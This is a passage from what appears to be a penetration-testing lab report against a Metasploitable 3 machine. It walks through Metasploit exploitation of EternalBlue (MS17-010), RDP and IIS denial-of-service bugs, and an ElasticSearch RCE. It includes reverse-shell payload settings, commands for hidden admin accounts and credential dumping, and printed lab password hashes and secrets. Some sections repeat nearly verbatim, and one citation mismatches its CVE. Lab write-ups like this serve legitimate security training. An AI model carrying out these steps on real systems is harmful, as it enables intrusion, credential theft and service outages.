[8] "CVE-2004-2730", *Tenable.com*, 2020. [Online]. Available: https://www.tenable.com/cve/CVE-2004-2730. [Accessed: 30- Nov- 2020].

4. Exploiting MS17-010

MS17-010 also known as EternalBlue was developed by NSA but was leaked by a hacker's group. Later it was repurposed by another hackers group for Ransomware that spread worldwide known as WannaCry.

- **Approach to be used -** After finding the vulnerability in the Nessus scan, the pentester can search the vulnerability in MSF to check whether an exploit exists on the vulnerability DB or not by using the command "search ms17-010," which gave a few options of available exploits and a random exploit module such as "exploit/windows/smb/ms17_010_eternalblue" is chosen for execution.

- **CVE Entry Details**- CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148

- **Vulnerability Scanning Technical Details- The** malicious person or hacker can exploit a vulnerability in Microsoft Server Message Block 1.0 (SMBv1) due to no proper validation of specific requests. If gained session, a hacker can execute a malicious code remotely, leading to administrative privileges. The Famous ransomware attack called WannaCry was based on this vulnerability. [9]

- **Vulnerability Exploitation Execution Details**
    1. Firstly, the command "use exploit/windows/smb/ms17_010_eternalblue" will be executed, and the options such as RHOST, RHOST, and PAYLOAD will be configured. [5]

    2. The payload will be set to "set PAYLOAD windows/x64/meterpreter/reverse_tcp". [5]

    3. After the exploit is executed, the meterpreter session is achieved, and if the privileges are checked by using "getuid", "*NT AUTHORITY\SYSTEM*" privileges is achieved. [5]

- **Discussion of the result:** In the end the privilege achieved was "*nt authority\system*". NT Authority\SYSTEM, also called a LocalSystem account, is a pre-built Windows Account. This account has the most privileges on a Windows OS (Even more potent than any administrator account). Most of the System-level services and some other third-party services run on this account
  Malicious Activities that can be performed by a hacker if achieved "nt authority\system" access:-

    - **Creating a new user and promoting it to the Administrator's Group**- A malicious hacker can create a new user without anyone knowing and can create a new user by using the following commands: "net user harbir abc@12345 /add" & "net localgroup administrators harbir /add"

    - **Promoting an existing local user to the Administrator's Group-** An internal malicious employee or a hacker can promote an existing account to the Administrator's Group by using the command: "net localgroup administrators han_solo /add" (existing account on Metasploitable 3, can get names of the accounts through "run hashdumps" commands in meterpreter).

    - **After creating an Administrator account or promoting an existing account to Administrator, the original Administrator account can be disabled, and the Administrator account cannot do anything-** This can be done by using the command "net user administrator /active:no".

    - **A hacker can obtain lsa secrets**- Local Security Authority, which is saved at HKEY_LOCAL_MACHINE\SECURITY stores information includes policy settings, default security values, and account information cached logon credentials. A copy of the SAM database is also stored here, although it is write-protected. [4]

      The lsa secrets can be obtained as follows: -

```
meterpreter > run post/windows/gather/lsa_secrets
```

[+] Key: DefaultPassword
Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
Decrypted Value: ,]1e+uRFm<Lr

[+] Key: NL$KM
Decrypted Value: @A2>OB>,)}@Dlw93Ax4>,25"$u%&jx!{.ar9"?

[+] Key: _SC_OpenSSHd
Username: .\sshd_server
Decrypted Value: D@rj33l1ng

- **A malicious hacker can get Password hash dumps from memory and decrypt them to get the account's passwords.** If the "run hash dumps" command is executed in the meterpreter session, then the following output is printed: -
  Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
  sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  sshd_server:1002:aad3b435b51404eeaad3b435b1404ee:8d0a16cfc061c3359db455d00ec27035:::
  leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
  luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
  han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
  artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
  c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee::

- **Getting the SAM and SYSTEM file and combining them to get passwords of user accounts-** SAM File(Security Account Manager) is the Windows file that stores the user's Passwords. They can be extracted using the following commands and can be printed after installing and using a utility called samdump2. [3]

The following commands can be used:
reg save hklm\sam c:\sam
reg save hklm\system c:\system
samdump2 system sam

- **A hacker can do better reconnaissance after getting access to NT Authority\SYSTEM and which exploits will work better. [4]**
  This can be done by the use of the following commands: -

run post/multi/recon/local_exploit_suggester

[*] 192.168.0.75 - Collecting local exploits for x64/windows...
[*] 192.168.0.75 - 20 exploit checks are being tried...
[+] 192.168.0.75 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 192.168.0.75 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.

- **References: -**

[3] M. Vaz, "How to dump the Windows SAM file while the system is running?", *Super User*, 2020. [Online]. Available: https://superuser.com/questions/364290/how-to-dump-the-windows-sam-file-while-the-system-is-running. [Accessed: 30- Nov- 2020].

[4]"Metasploitable3 Master Notes", *Ivoidwarranties.tech*, 2020. [Online]. Available: https://www.ivoidwarranties.tech/posts/lab/metasploitable3/master-notes/. [Accessed: 29- Nov- 2020].

[5] M. Akmeşe, "Metasploitable 3", Medium, 2019. [Online]. Available: https://medium.com/@mertakmese/metasploitable-3-bcd48cefa559. [Accessed: 19- Jun- 2020].

[9]"CVE-2004-2730", *Tenable.com*, 2020. [Online]. Available: https://www.tenable.com/cve/CVE-2004-2730. [Accessed: 30- Nov- 2020].

5. **Exploiting MS12-020 (DOS Attack)**

The flaw exists in the RDP service in mishandling the MCSPDU packet in the maxChannelIDs field, which leads to the usage of an invalid pointer, which created a condition for DOS attack. The hacker can send crafter RDP packets for RDP.

.

- **Approach to be used-** After the vulnerability code found in Nessus scan, the exploit will be searched for vulnerability and executed. In order for this exploit to work RDP Port incoming and outgoing must be enabled in Firewall settings.

- **CVE Entry Details-** CVE-2012-0152

- **Vulnerability Scanning Technical Details-** The vulnerability allows remote attackers to engage in DOS attack to which the server 2008R2 is vulnerable through "Terminal Server Denial of Service Vulnerability crafted packets via RDP service. [10]

- **Vulnerability Exploitation Execution Details**

1. Firstly, the command "search ms12-020 "is executed. The search command is used to look for available exploits in Exploit-DB of Metasploit framework. [11]

2. So, after searching the command, the module "use auxiliary/dos/windows/rdp/ms12_020_maxchannelids" will be executed after configuring the RHOST that is the IP address of the target machine. [11]

3. After the exploit successfully executes, the server will crash. There will be either a bluescreen error or a restarting of the system. [11]

· **Implementation screenshot:**



Figure 5. *The MS12-020 DOS Attack [11*]

- **Discussion of the result-** The DOS attack affects the Availability of services; the disruption of services can be a significant financial loss for business-critical applications. The downtown affects both financially and reputation-wise too.



Figure 6. *The Server crashed after the DOS Attack [11]*

- **References: -**

[10] "CVE-2012-0152", *Tenable.com*, 2020. [Online]. Available: https://www.tenable.com/cve/CVE-2012-0152. [Accessed: 30- Nov- 2020].

[11] R. Chandel, "Perform DOS Attack on Metasploitable 3", *Hacking Articles*, 2020. [Online]. Available: https://www.hackingarticles.in/perform-dos-attack-metasploitable-3/. [Accessed: 29- Nov- 2020]

6. Exploiting MS15-034 (DOS Attack)

From the Nmap, it can be verified that Microsoft IIS 7.5 accepts requests over port 80. the classic vulnerability of IIS/7.5 will be exploited in which the hacker requests the directory with $i30:$INDEX_ALLOCATION and the IIS/7.5 completes with the request without any authentication.

- **Approach to be used-** After the vulnerability code found in Nessus scan, the exploit will be searched for vulnerability and executed.

- **CVE Entry Details-** CVE-2015-1635

- **Vulnerability Scanning Technical Details**- "The hacker dumps memory contents using crafted range headers and if larger target file is used, then more memory is dumped, and more SSL data is also generated" leading to denial of service attack. [13]

  As the windows do not validate the destination buffer, the hacker can retrieve icon information and craft a legit-looking .msc file for execution trick user in opening the legit-looking malicious file. [12]

- **Vulnerability Exploitation Execution Details**

  1. Firstly, the command "search ms15-034 "is executed. The search command is used to look for available exploits in Exploit-DB of Metasploit framework. [11]

  2. So, after searching the command, the module "use auxiliary/dos/http/ms15_034_ulonglongadd" will be executed after configuring the RHOST that is the IP address of the target machine. [11]

  3. After the exploit successfully executes, the server will crash. There will be either a bluescreen error, or the system restarts unexpectedly. [11]

- **Implementation screenshot:**



Figure 7. *The MS15-034 DOS Attack. [11]*

- **Discussion of the result**- The DOS attack affects the Availability of services; the disruption of services can be a big financial loss for business-critical applications. The downtown affects both financially and reputation-wise too.



Figure 8 *The Server crashed after the DOS Attack. [11]*

- **References: -**

[11] R. Chandel, "Perform DOS Attack on Metasploitable 3", *Hacking Articles*, 2020. [Online]. Available: https://www.hackingarticles.in/perform-dos-attack-metasploitable-3/. [Accessed: 29- Nov- 2020].

[12] "CVE-2015-1635", *Tenable.com*, 2020. [Online]. Available: https://www.tenable.com/cve/CVE-2015-1635. [Accessed: 30- Nov- 2020].

[13] "CVE-2015-1635 : HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8, Windows 8.1, and Windows Server 2012 Gold an", *Cvedetails.com*, 2020. [Online]. Available: https://www.cvedetails.com/cve/CVE-2015-1635/. [Accessed: 30- Nov- 2020].

7. Exploiting ElasticSearch

ElasticSearch is a very mature data analytics tool. This recipe will exploit a known vulnerability in ElasticSearch older versions that is ElasticSearch 1.1.1.

- **Approach to be used-** Elasticsearch 1.1.1 is vulnerable to a Script_mvel_RCE exploit. This can be used to gain a java meterpreter shell on the server and gain administrator privileges to perform malicious actions.

- **CVE Entry Details-** CVE-2014-3120

- **Vulnerability Scanning Technical Details**- the versions of ElasticSearch before 1.2 were prone to malicious attacks in which the hackers can dynamically script remote execution of crafted MVEL expressions and Java code via the source parameter to _search. [14]

- **Vulnerability Exploitation Execution Details**

    1. Firstly, the command "exploit/multi/elasticsearch/script mvel rce" will be executed, and the options such as RHOST, LHOST, and PAYLOAD will be configured. [15]

    2. The payload will be set to "set PAYLOAD windows/x64/meterpreter/reverse_http.". [15]

    3. After the exploit is executed, the meterpreter session is achieved, and if the privileges are checked by using "getuid", "*NT AUTHORITY\SYSTEM"* privileges is achieved. [15]

- **Discussion of the result:** In the end the privilege achieved was "nt authority\system". NT Authority\SYSTEM, also called a LocalSystem account, is a pre-built Windows Account. This account has the most privileges on a Windows OS (Even more potent than any administrator account). Most of the System-level services and some other third-party services run on this account

Malicious Activities that can be performed by a hacker if achieved "nt authority\system" access: -

- **Creating a new user and promoting it to the Administrator's Group**- A malicious hacker can create a new user without anyone knowing and can create a new user by using the following commands: "net user harbir abc@12345 /add" & "net localgroup administrators harbir /add"

- **Promoting an existing local user to the Administrator's Group-** An internal malicious employee or a hacker can promote an existing account to the Administrator's Group by using the command: "net localgroup administrators han_solo /add" (existing account on Metasploitable 3, can get names of the accounts through "run hashdumps" commands in meterpreter).

- **After creating an Administrator account or promoting an existing account to Administrator, the original Administrator account can be disabled, and the Administrator account cannot do anything-** This can be done by using the command "net user administrator /active:no".

- **A hacker can obtain lsa secrets**- Local Security Authority, which is saved at HKEY_LOCAL_MACHINE\SECURITY stores information includes policy settings, default security values, and account information cached logon credentials. A copy of the SAM database is also stored here, although it is write-protected. [15]

    The lsa secrets can be obtained as follows: -

meterpreter > run post/windows/gather/lsa_secrets

[+] Key: DefaultPassword
Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
Decrypted Value: ,]1e+uRFm<Lr

[+] Key: NL$KM
Decrypted Value: @A2>OB>,)}@Dlw93Ax4>,25"$u%&jx!{.ar9"?

[+] Key: _SC_OpenSSHd
Username: .\sshd_server
Decrypted Value: D@rj33l1ng

- **A malicious hacker can get Password hash dumps from memory and decrypt them to get the account's passwords.** If the "run hash dumps" command is executed in the meterpreter session, then the following output is printed: -
  Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
  sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  sshd_server:1002:aad3b435b51404eeaad3b435b1404ee:8d0a16cfc061c3359db455d00ec27035:::
  leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
  luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
  han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
  artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
  c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee::

- **Getting the SAM and SYSTEM file and combining them to get passwords of user accounts-** SAM File(Security Account Manager) is the Windows file that stores the user's Passwords. They can be extracted using the following commands and can be printed after installing and using a utility called samdump2. [16]

The following commands can be used:
reg save hklm\sam c:\sam
reg save hklm\system c:\system
samdump2 system sam

- **A hacker can do better reconnaissance after getting access to NT Authority\SYSTEM and which exploits will work better. [15]**
  This can be done by the use of the following commands: -

run post/multi/recon/local_exploit_suggester

[*] 192.168.0.75 - Collecting local exploits for x64/windows...
[*] 192.168.0.75 - 20 exploit checks are being tried...
[+] 192.168.0.75 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 192.168.0.75 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.

References: -

[14] "CVE-2014-3120", *Tenable.com*, 2020. [Online]. Available: https://www.tenable.com/cve/CVE-2014-3120. [Accessed: 29- Nov- 2020].

[15] "Metasploitable3 Master Notes", *Ivoidwarranties.tech*, 2020. [Online]. Available: https://www.ivoidwarranties.tech/posts/lab/metasploitable3/master-notes/. [Accessed: 29- Nov- 2020].
[16] M. Vaz, "How to dump the Windows SAM file while the system is running?", *Super User*, 2020. [Online]. Available: https://superuser.com/questions/364290/how-to-dump-the-windows-sam-file-while-the-system-is-running. [Accessed: 30- Nov- 2020].